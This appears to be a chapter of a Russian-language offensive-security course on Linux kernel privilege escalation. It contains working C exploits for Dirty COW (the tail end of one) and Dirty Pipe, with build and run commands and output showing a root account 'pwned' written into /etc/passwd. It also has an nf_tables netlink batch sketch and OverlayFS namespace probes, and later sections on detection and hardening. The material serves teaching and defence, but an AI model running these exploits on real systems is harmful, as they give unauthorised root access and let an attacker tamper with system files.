    /* Поток 2: пишет через /proc/self/mem в отображение, которое
       в этот момент то приватное, то снова общее с файлом. */
    while (attempts++ < 1000000) {
        if (pwrite(mem_fd, payload, len, (off_t)(uintptr_t)(map + (off & 0xfff))) == (ssize_t)len) {
            /* Проверяем, попали ли в файл: перечитываем с диска. */
            char buf[64] = {0};
            int chk = open(path, O_RDONLY);
            if (chk >= 0) {
                pread(chk, buf, len, off);
                close(chk);
            }
            if (memcmp(buf, payload, len) == 0) {
                printf("попадание после %d попыток\n", attempts);
                break;
            }
        }
    }

    stop = 1;
    pthread_join(th, NULL);
    printf("попыток: %d\n", attempts);
    return 0;
}
Сборка и запуск на уязвимом ядре (в ВМ со снапшотом):
gcc -O2 -pthread -o /tmp/dirtycow dirtycow.c
cp /etc/passwd /tmp/passwd.bak
/tmp/dirtycow /etc/passwd 0
head -1 /etc/passwd
Пример вывода на уязвимой системе:
попадание после 4127 попыток
попыток: 4127
pwned::0:0:root:/root:/bin/sh
Число попыток — главная диагностика. На уязвимом ядре попадание случается за секунды; на исправленном цикл пройдёт все миллион попыток и не попадёт ни разу, потому что исправление (mm/gup.c, проверка pte_dirty/pte_write при FOLL_WRITE и повторный follow_page после MADV_DONTNEED) закрывает окно.
Границы приёма: работает только на ядрах до 4.8.3/4.7.11/4.4.26; требует права чтения целевого файла; на системах с nosuid запись в suid-бинарник бесполезна (бит не сработает), но запись в /etc/passwd всё равно даёт root-пароль. Обнаружение: oops не будет, зато будет аномалия mtime/ctime у файла, который «никто не менял», и подозрительная активность madvise в perf/eBPF. Защита: обновление ядра, nosuid на точках монтирования, целостность файлов (AIDE) и, для критичных систем, lockdown=integrity с IMA.
Dirty Pipe: флаг, который забыли обнулить
CVE-2022-0847, исправлен в 5.16.11, 5.15.25 и 5.10.102. Уязвимость появилась в 5.8 вместе с коммитом f6dd975583bd («pipe: merge anon_pipe_buf*_ops»), то есть прожила меньше двух лет, но успела стать самым удобным локальным эксплойтом десятилетия: она позволяла записывать в read-only файлы, включая /etc/passwd и suid-бинарники, без гонки и без единой неудачной попытки.
Механика — в структуре struct pipe_buffer:
struct pipe_buffer {
    struct page *page;        /* страница, на которую ссылается буфер */
    unsigned int offset;      /* смещение внутри страницы */
    unsigned int len;         /* длина данных в буфере */
    const struct pipe_buf_operations *ops;
    unsigned int flags;       /* вот здесь живёт PIPE_BUF_FLAG_CAN_MERGE */
    unsigned long private;
};

Флаг PIPE_BUF_FLAG_CAN_MERGE разрешает write() дописывать данные в последний буфер трубы, не создавая новый: это оптимизация для обычного «пишем в трубу мелкими порциями». Когда труба заполняется анонимными буферами, флаг выставляется. При splice() из файла в трубу создаётся буфер, ссылающийся на страницу page cache, и — вот ошибка — в функциях copy_page_to_iter_pipe() и push_pipe() поле flags не обнулялось. Старый флаг от предыдущего использования слота оставался, и write() в трубу начинал «дописывать» в страницу page cache, то есть в файл.
На рисунке 3 показана последовательность: подготовка трубы, splice одного байта из целевого файла, затем write() с полезной нагрузкой, которая уходит в page cache.
PoC в минимальном виде (ядра 5.8–5.16.10):
/* dirtypipe.c — CVE-2022-0847, запись в read-only файл через splice + write */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

static void die(const char *m) { perror(m); exit(1); }

int main(int argc, char **argv) {
    if (argc != 4) {
        fprintf(stderr, "usage: %s <file> <offset> <data>\n", argv[0]);
        return 2;
    }
    const char *path = argv[1];
    loff_t off = strtoll(argv[2], NULL, 0);
    const char *data = argv[3];
    size_t len = strlen(data);

    int fd = open(path, O_RDONLY);
    if (fd < 0) die("open target");

    int p[2];
    if (pipe(p) != 0) die("pipe");

    /* 1. Заполняем трубу целиком, чтобы каждый слот кольца получил
          анонимный буфер с флагом CAN_MERGE. */
    unsigned int pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    if (pipe_size <= 0) die("F_GETPIPE_SZ");
    char *buf = malloc(pipe_size);
    memset(buf, 'A', pipe_size);
    for (unsigned int i = 0; i < pipe_size; i++) {
        if (write(p[1], buf, 1) != 1) die("write fill");
    }
    /* 2. Полностью осушаем трубу: буферы освобождаются, но флаг
          в слотах остаётся. */
    for (unsigned int i = 0; i < pipe_size; i++) {
        if (read(p[0], buf, 1) != 1) die("read drain");
    }

    /* 3. splice одного байта из файла непосредственно перед целью:
          создаётся буфер на странице page cache, flags не обнуляется. */
    loff_t pos = off - 1;
    if (splice(fd, &pos, p[1], NULL, 1, 0) != 1) die("splice");

    /* 4. write() «дописывает» в последний буфер — то есть в page cache. */
    if (write(p[1], data, len) != (ssize_t)len) die("write payload");

    printf("записано %zu байт по смещению %lld\n", len, (long long)off);
    return 0;
}
Проверка:
gcc -O2 -o /tmp/dirtypipe dirtypipe.c
cp /etc/passwd /tmp/passwd.bak
/tmp/dirtypipe /etc/passwd 4 'pwned::0:0:root:/root:/bin/sh'
head -2 /etc/passwd
записано 32 байт по смещению 4
root:x:0:0:root:/root:/bin/sh
pwned::0:0:root:/root:/bin/sh
Обратите внимание: смещение 4 — это начало второй строки в стандартном /etc/passwd, а не 0. Dirty Pipe не может изменить первый байт страницы (смещение 0 отображается особо) и не может расширить файл — только перезаписать существующие байты, начиная со смещения, не кратного размеру страницы. Это ограничение сужает приём, но не мешает главному сценарию: заменить строку в authorized_keys, вставить пользователя в /etc/passwd, пропатчить suid-бинарник в его собственной странице.
Границы приёма: ядра 5.8–5.16.10 (и дистрибутивные сборки с тем же коммитом); нельзя расширить файл; нельзя писать в первый байт страницы; нельзя писать в файлы, которые не лежат в page cache как обычные файлы (для tmpfs и некоторых ФС поведение другое). Обнаружение: изменение mtime/ctime у read-only файла — сильный сигнал; IMA в режиме appraise ловит подмену suid-бинарника; lockdown=integrity блокирует /dev/mem, но не эту запись. Защита: обновление ядра, fs-verity на критичных файлах, IMA, AIDE.
OverlayFS: user namespace как множитель поверхности
OverlayFS — стековая ФС, которая показывает «слияние» нескольких слоёв: нижний (обычно read-only образ) и верхний (записываемый каталог). Для контейнеров это стандарт, для LPE — подарок: copy_up копирует файл из нижнего слоя в верхний при первой записи, и вся логика наследования прав, xattr и suid-битов живёт именно там.
CVE-2021-3493 (Ubuntu-специфичный, исправлен в апреле 2021) 7. В ovl_setxattr отсутствовала проверка: непривилегированный пользователь в своём user namespace мог выставить файлу расширенный атрибут security.capability — то есть file capabilities — на файл в верхнем слое OverlayFS, смонтированном внутри этого namespace. Поскольку ядро проверяло права только на уровне namespace, а capabilities применялись глобально, файл с cap_setuid+ep в верхнем слое после выхода из namespace давал полноценный root.
Демонстрация самой поверхности — не эксплуатация, а проверка того, что она открыта:
unshare -Ur --map-root-user sh -c '
    mkdir -p /tmp/ovl/{lower,upper,work,mnt}
    mount -t overlay overlay \
        -o lowerdir=/tmp/ovl/lower,upperdir=/tmp/ovl/upper,workdir=/tmp/ovl/work \
        /tmp/ovl/mnt
    echo "внутри userns: uid=$(id -u), смонтировано: $(mount | grep -c ovl)"
    touch /tmp/ovl/mnt/probe
    getcap /tmp/ovl/mnt/probe
'
внутри userns: uid=0, смонтировано: 1
Смысл вывода: внутри user namespace процесс считается root, и ядро разрешает ему монтировать OverlayFS. Всё, что происходит дальше, — вопрос того, какие проверки ядро делает при copy_up и setxattr.
CVE-2023-0386 (исправлен в 6.2-rc6, коммит 4f11ada10d0a). Ошибка в ovl_copy_up_one: при копировании файла из нижнего слоя в верхний ядро не проверяло, что файл с suid/sgid-битом или capabilities копируется с точки монтирования, где эти биты разрешены (nosuid не выставлен). Сценарий: в своём user namespace смонтировать OverlayFS, положить в нижний слой файл с security.capability, заставить ядро сделать copy_up в каталог, который виден снаружи, — и получить файл с capabilities в месте, где они применяются.
Общий вывод по классу: OverlayFS опасен не конкретной ошибкой, а тем, что даёт непривилегированному пользователю право выполнять код copy_up/setxattr в контексте, где проверки прав устроены сложнее, чем кажется. Отсюда практическое правило защитника: max_user_namespaces = 0 или sysctl kernel.unprivileged_userns_clone=0 закрывает весь класс целиком, а не отдельные CVE.
nf_tables: двойное освобождение через netlink-батч
CVE-2023-32233, исправлен в 6.3.4, 6.1.29, 5.15.111 и 5.10.180. Уязвимость в nf_tables — подсистеме, которую пользователь может трогать через netlink без особых прав, если у него есть CAP_NET_ADMIN в своём user namespace (а с unshare -Urn он есть у любого).
Механика. nf_tables принимает изменения батчем: несколько сообщений в одном sendmsg, применяемых атомарно. Батч проходит две фазы — подготовка (NFT_MSG_NEW*, NFT_MSG_DEL* разбираются и валидируются) и коммит (nf_tables_commit). Уязвимость: при удалении анонимного множества (anonymous set) в одной транзакции с удалением его элементов ядро деактивировало множество в фазе подготовки, а в фазе коммита освобождало его повторно. Двойное освобождение (double free) даёт классический UAF: объект попадает в freelist дважды, и две разные структуры ядра указывают на одну память.
Дальше — стандартная heap-эксплуатация: занять освобождённое место объектом с контролируемым содержимым (nft_expr, user_key_payload, msg_msg), получить примитив чтения/записи, найти modprobe_path через утечку и записать. В публичных PoC это занимает несколько сотен строк на C.
Скелет батча на Python показывает форму, а не полный эксплойт: как выглядит атомарная транзакция netlink и где именно окно.
# nft_batch_sketch.py — форма netlink-батча nf_tables, а не рабочий эксплойт.
# Показывает, как одно sendmsg несёт несколько операций, применяемых атомарно.
import socket, struct

NFT_MSG_NEWTABLE, NFT_MSG_NEWSET, NFT_MSG_NEWSETELEM = 0, 9, 12
NFT_MSG_DELSET, NFT_MSG_DELSETELEM = 11, 13
NLM_F_REQUEST, NLM_F_ACK, NLM_F_CREATE = 0x01, 0x04, 0x400
NFNL_SUBSYS_NFTABLES = 10
NFNL_MSG_BATCH_BEGIN, NFNL_MSG_BATCH_END = 16, 17

def nlh(msg_type, flags, seq, payload=b""):
    return struct.pack("=IHHII", 16 + len(payload), msg_type, flags, seq, 0) + payload

def nftattr(kind, value):
    # struct nlattr: длина (2), тип (2), значение с выравниванием до 4
    pad = (4 - (len(value) % 4)) % 4
    return struct.pack("=HH", 4 + len(value), kind) + value + b"\x00" * pad

def nft_msg(msg, seq, attrs):
    # nfgenmsg: family, version, res_id
    body = struct.pack("=BBH", socket.AF_INET, 0, 0) + b"".join(attrs)
    return nlh((NFNL_SUBSYS_NFTABLES << 8) | msg, NLM_F_REQUEST | NLM_F_ACK, seq, body)

def batch(ops):
    out = nlh(NFNL_MSG_BATCH_BEGIN, NLM_F_REQUEST, 0)
    for i, op in enumerate(ops, start=1):
        out += nft_msg(op, i, [])
    out += nlh(NFNL_MSG_BATCH_END, NLM_F_REQUEST, len(ops) + 1)
    return out

# Окно уязвимости: DELSET для анонимного множества и DELSETELEM для его
# элементов в ОДНОМ батче. В фазе подготовки множество помечается
# неактивным, в фазе коммита освобождается ещё раз.
sock = socket.socket(socket.AF_NETLINK, socket.SOCK_RAW, socket.NETLINK_NETFILTER)
sock.bind((0, 0))
payload = batch([NFT_MSG_DELSET, NFT_MSG_DELSETELEM])
print(f"батч: {len(payload)} байт, операций: 2")
Пример вывода:
батч: 96 байт, операций: 2
Границы приёма: нужен CAP_NET_ADMIN — в своём user namespace достаточно unshare -Urn; ядро должно быть до исправления; эксплуатация требует стабильной heap-раскладки, а значит подбора и, часто, нескольких попыток. Обнаружение: nf_tables не логирует неудачные батчи, но аномальная активность netlink от процесса, который не является nft/iptables, видна в audit и в eBPF-трейсере на sys_enter_sendmsg с семейством AF_NETLINK. Защита: обновление, max_user_namespaces=0, seccomp-профиль, запрещающий socket(AF_NETLINK, ...), AppArmor-профиль на nft.
Верификатор eBPF как источник ошибок
eBPF — отдельная поверхность, и она заслуживает упоминания именно потому, что обещает безопасность: программа загружается в ядро, но перед этим проходит верификатор, который статически доказывает, что она не выйдет за границы, не зациклится и не разыменует мусор. Вся история уязвимостей eBPF — это история расхождений между тем, что верификатор доказал, и тем, что процессор реально исполнил.
Классические примеры: CVE-2020-8835 (неверная трактовка 32-битных операций при 64-битной арифметике — верификатор считал регистр ограниченным, а он выходил за границы), CVE-2021-3490 (побитовые операции AND/OR/XOR с 32-битными операндами давали неточные границы), CVE-2021-31440 (ошибка в отслеживании границ указателя). Во всех случаях результат один: верификатор пропускает программу, которая читает или пишет за пределами карты или стека.
Практический вывод для этой темы двойной. Первый: unprivileged_bpf_disabled = 2 (как на рабочей машине) закрывает класс целиком, и это правильная настройка по умолчанию. Второй: если CAP_BPF/CAP_SYS_ADMIN есть, верификатор — не граница безопасности, а оптимизация; ошибки в нём находили и будут находить.
Проверка состояния:
cat /proc/sys/kernel/unprivileged_bpf_disabled
bpftool prog list 2>/dev/null | head -5
bpftool feature probe kernel 2>/dev/null | grep -E 'unprivileged_bpf|bpf_syscall' | head -5
2
Пустой вывод bpftool prog list при unprivileged_bpf_disabled=2 — норма: список программ требует прав, а прав нет. Наличие bpftool при этом ничего не говорит о том, что eBPF разрешён.
Сборка, запуск и восстановление стенда
Инструменты и заголовки
Эксплойт ядра — обычная userspace-программа: он не требует заголовков ядра, если не загружает модуль. Ему нужны gcc, pthread, иногда libnl (для netlink) и libcap (для работы с capabilities). Статическая сборка полезна не всегда: она увеличивает бинарник до мегабайт и меняет его отпечаток, но снимает зависимость от библиотек на целевой машине.
gcc -O2 -Wall -Wextra -pthread -o poc poc.c
gcc -O2 -static -pthread -o poc-static poc.c
file poc poc-static
ldd poc-static
poc:        ELF 64-bit LSB pie executable, x86-64, dynamically linked
poc-static: ELF 64-bit LSB executable, x86-64, statically linked
	not a dynamic executable
Для netlink-эксплойтов удобнее Python с struct.pack (как в скелете выше) или C с libmnl; для работы с struct cred — только C, потому что нужны точные смещения.
Работа с /proc/self/mem
/proc/self/mem — не «файл с содержимым памяти», а интерфейс к access_remote_vm/access_process_vm. Три правила, без которых он ведёт себя странно:
read/writeбезlseekне работают: у файла нет понятия «текущей позиции» в привычном смысле, ядро читает*pposкак адрес. Поэтомуpread/pwriteобязательны.- Запись разрешена только в страницы, у которых есть
VM_MAYWRITE. ДляPROT_READ | MAP_PRIVATEэто так, дляPROT_READ | MAP_SHAREDотO_RDONLY— нет. - Запись идёт в обход
PROT_*, но не в обходVM_MAYWRITE; именно поэтому Dirty COW работает сMAP_PRIVATE, а не сMAP_SHARED.
Проверка, что запись действительно прошла в память процесса, а не в файл, — это сравнение pread с диска и чтения из отображения. В PoC выше это и есть условие выхода из цикла.
Когда ядро падает: чтение oops
Неудачная попытка почти всегда оставляет oops. Он выглядит так (пример, не с рабочей машины — синтетический, чтобы разобрать поля):
BUG: unable to handle page fault for address: 00000000deadbeef
PGD 0 P4D 0
Oops: 0002 [#1] PREEMPT SMP NOPTI
CPU: 1 PID: 4120 Comm: poc Not tainted 6.8.0-45-generic #45
RIP: 0010:commit_creds+0x1a/0x2b0
Code: 48 8b 47 08 48 85 c0 74 0a 48 8b 40 10 48 89 04 24 ...
RSP: 0018:ffffb3c1c0a1fe10 EFLAGS: 00010246
RAX: 0000000000000000 RBX: ffff9a2c41c8a000 RCX: 00000000deadbeef
CR2: 00000000deadbeef CR4: 00000000003506f0
Call Trace:
 <TASK>
 ? show_regs+0x6d/0x80
 ? die+0x37/0x90
 ? do_page_fault+0x1a8/0x4d0
 poc_write+0x4f/0x80 [poc]
Что читать: RIP — где именно упало (здесь commit_creds, то есть примитив дошёл до целевой функции, но аргумент был мусором); CR2 — адрес, к которому было обращение (совпадает с RCX, значит указатель пришёл из регистра); CR4 — младшие биты показывают, включены ли SMEP/SMAP (0x3506f0: бит 20 = 0x100000 установлен, бит 21 = 0x200000 установлен — оба включены); Oops: 0002 — код ошибки, бит 1 означает запись, бит 0 — защита страницы. Code: — байты инструкции, по ним восстанавливают, что именно исполнялось.
Практические следствия: CR4 в oops — бесплатная проверка защит; RIP в пользовательском диапазоне (0x00007f...) — попытка ret2usr при включённом SMEP; CR2 = 0xdeadbeef — неверно вычисленный адрес цели.
Восстановление: pstore (/sys/fs/pstore/) сохраняет oops после перезагрузки, если включён CONFIG_PSTORE; serial-консоль в QEMU (-nographic) показывает всё, что не успело уйти в dmesg. Для лабораторной работы это важнее, чем кажется: без снапшота неудачная попытка означает переустановку.
qemu-system-x86_64 -m 2G -smp 2 -kernel /boot/vmlinuz -initrd /boot/initrd.img \
    -append "console=ttyS0 root=/dev/vda1" -drive file=disk.qcow2,format=qcow2 \
    -nographic -snapshot
ls /sys/fs/pstore/ 2>/dev/null
Гигиена стенда
Правила, которые экономят часы: работать только в ВМ со снапшотом; отключать сеть (-nic none), чтобы эксплойт не ушёл наружу и не притянул обновление ядра в момент работы; фиксировать версию ядра и не обновлять её до конца серии; держать копию dmesg до и после; не запускать PoC на хосте, где есть незакоммиченная работа. И главное: эксплойт, который «почти работает», опаснее неработающего — он оставляет машину в состоянии, где часть структур уже испорчена, и следующая попытка падает в другом месте. Снапшот после каждого успешного шага — не роскошь, а способ не потерять день.
Обнаружение и защита
Что видит защитник
LPE — самый шумный этап операции, потому что он трогает ядро. Перечислим признаки по убыванию надёжности.
oops/panic в dmesg и в pstore. Любая неудачная попытка оставляет след 6: BUG: unable to handle page fault, RIP в неожиданном месте, Comm процесса, которого там быть не должно. На сервере, который не менял ядро годами, один oops — это уже инцидент.
Аномалии метаданных файлов. Dirty COW и Dirty Pipe меняют содержимое read-only файлов, не меняя владельца 6. Признак: mtime/ctime у /etc/passwd, authorized_keys или suid-бинарника свежее, чем у соседних файлов пакета. Проверка — dpkg -V (Debian/Ubuntu) или rpm -Va, и сверка с эталоном AIDE.
Запуск usermode helper. Перезапись modprobe_path или core_pattern приводит к call_usermodehelper, а он виден в audit (type=EXECVE от kernel или от systemd-coredump с неожиданным путём) и в eBPF-трейсере на sched_process_exec с ppid, указывающим на ядро (PID 2, kthreadd).
Подозрительные sendmsg в AF_NETLINK. Эксплойты nf_tables шлют батчи из процесса, который не является nft, и делают это дочерним процессом от unshare. Трейсер на sys_enter_sendmsg с фильтром по family == AF_NETLINK и comm != nft ловит это почти без ложных срабатываний.
unshare/clone с CLONE_NEWUSER. Сам по себе не признак, но в сочетании с последующим mount OverlayFS и setxattr — устойчивая сигнатура. audit-правило на unshare с CLONE_NEWUSER в продакшене почти всегда оправдано.
На рисунке 4 эти точки собраны в хронологию: слева — то, что видно в момент эксплуатации, справа — то, что остаётся после.

Смена cred без setuid. Если процесс внезапно получает euid 0 7, не вызывая setuid/setresuid, это видно в eBPF на commit_creds (kprobe) и в audit по sys_enter_setuid — точнее, по его отсутствию. На практике это самый надёжный детект: эксплойт, который пишет в cred напрямую, не проходит через syscall, и именно поэтому ловится трейсером на commit_creds.
Матрица «приём — признак — контрмера»
| Приём | Признак | Контрмера |
|---|---|---|
| Dirty COW (CVE-2016-5195) | изменение read-only файла, mtime без open(O_WRONLY) | ядро ≥ 4.8.3, nosuid, AIDE/IMA |
| Dirty Pipe (CVE-2022-0847) | правка suid-бинарника или /etc/passwd без смены владельца | ядро ≥ 5.16.11, fs-verity, IMA appraise |
| OverlayFS (CVE-2021-3493, CVE-2023-0386) | unshare -Ur + mount -t overlay + setxattr security.capability | max_user_namespaces=0, AppArmor на mount |
| nf_tables (CVE-2023-32233) | netlink-батч из не-nft процесса, oops в nft_* | ядро ≥ 6.3.4, seccomp без AF_NETLINK, userns off |
| eBPF-верификатор | BPF_PROG_LOAD от процесса без CAP_BPF | unprivileged_bpf_disabled=2 |
Запись в modprobe_path | call_usermodehelper с нестандартным путём, файл /tmp/* исполняется от root | lockdown=integrity, audit на execve, контроль kallsyms |
Запись в core_pattern | падение процесса + запуск helper с абсолютным путём из /tmp | fs.suid_dumpable=0, core_pattern без ` |
Прямая запись в cred | commit_creds без предшествующего setuid | kprobe на commit_creds, LKRG |
| ROP по гаджетам ядра | oops с RIP в _text и странной цепочкой вызовов | CONFIG_RANDOMIZE_BASE, CFI (CONFIG_CFI_CLANG) |
Защита на уровне конфигурации
Список того, что реально снижает поверхность, без иллюзий 8: kernel.unprivileged_userns_clone=0 (или max_user_namespaces=0) закрывает OverlayFS- и nf_tables-класс целиком; kernel.unprivileged_bpf_disabled=2 закрывает eBPF; kernel.kptr_restrict=2 и kernel.dmesg_restrict=1 убирают утечки; kernel.perf_event_paranoid=3 закрывает perf; lockdown=integrity запрещает kexec, /dev/mem и неподписанные модули; CONFIG_INIT_ON_ALLOC_DEFAULT_ON, SLAB_FREELIST_HARDENED, HARDENED_USERCOPY, FORTIFY_SOURCE удорожают heap-эксплуатацию; LKRG ловит подмену cred в момент commit_creds; livepatch закрывает окно между публикацией CVE и перезагрузкой.
Ни одна из этих настроек не «делает эксплойт невозможным». Каждая убирает конкретный класс или конкретный шаг цепочки, и вместе они превращают «десять минут и готово» в «неделя работы и, скорее всего, oops». Это и есть правильная цель защиты: не абсолютная стойкость, а цена атаки выше ценности цели.
Итоги темы
Эксплойт ядра — не магия и не «набор байтов, который ломает машину», а дисциплина из четырёх шагов. Примитив определяет, что именно ядро делает не так: переполнение, UAF, OOB, гонка, путаница типов. Утечка даёт адрес, без которого примитив бесполезен при включённом KASLR, — и источники утечки надо проверять, а не предполагать, потому что kptr_restrict=0 при perf_event_paranoid=2 адресов не даёт. Запись выбирает цель по цене обхода: cred дешевле всего по эффекту и дороже по раскладке, modprobe_path и core_pattern дешевле по реализации и заметнее по следам. Стабилизация — это снапшоты, чтение oops и понимание, что «почти работает» хуже, чем «не работает».
Разобранные классы показывают, как один и тот же каркас заполняется разным содержанием. Dirty COW — гонка, где всё решает окно между проверкой и копированием. Dirty Pipe — забытое поле flags, где уязвимость целиком помещается в одну строку инициализации. OverlayFS — отсутствующая проверка на границе user namespace, где поверхность открывает не баг, а дизайн. nf_tables — рассинхронизация двух фаз батча, где двойное освобождение даёт UAF. eBPF — расхождение между доказанным верификатором и исполненным процессором.
Главный практический вывод для наступательной работы: современный LPE почти всегда идёт не через код, а через данные. ret2usr мёртв, SMEP и SMAP включены, KPTI на месте, — поэтому выигрывают приёмы, которым не нужно исполнять чужой код в ring0: запись в глобальную переменную, подмена указателя, перезапись cred. И главный вывод для защитной: самый надёжный детект — не сигнатура CVE, а несоответствие «процесс получил права, не пройдя через syscall». Трейсер на commit_creds ловит и известные, и ещё не опубликованные эксплойты, потому что все они в конечном счёте хотят одного.
Дальше — тема 05: закрепление в системе. Эксплойт даёт root сейчас; персистентность даёт root после перезагрузки, и там арсенал другой — не память ядра, а юниты systemd, таймеры и cron.
Литература
- Bovet D. P., Cesati M. Understanding the Linux Kernel. 3rd ed. — O'Reilly Media, 2005.
- Love R. Linux Kernel Development. 3rd ed. — Addison-Wesley, 2010.
- Linux Kernel Documentation. — https://docs.kernel.org/
- The Linux man-pages project. — https://man7.org/linux/man-pages/
- Kerrisk M. The Linux Programming Interface. — No Starch Press, 2010.
- NIST SP 800-86. Guide to Integrating Forensic Techniques into Incident Response. — 2006.
- MITRE ATT&CK: Linux techniques. — https://attack.mitre.org/
- Nemeth E., Snyder G., Hein T. R., Whaley B., Mackin D. UNIX and Linux System Administration Handbook. 5th ed. — Addison-Wesley, 2017.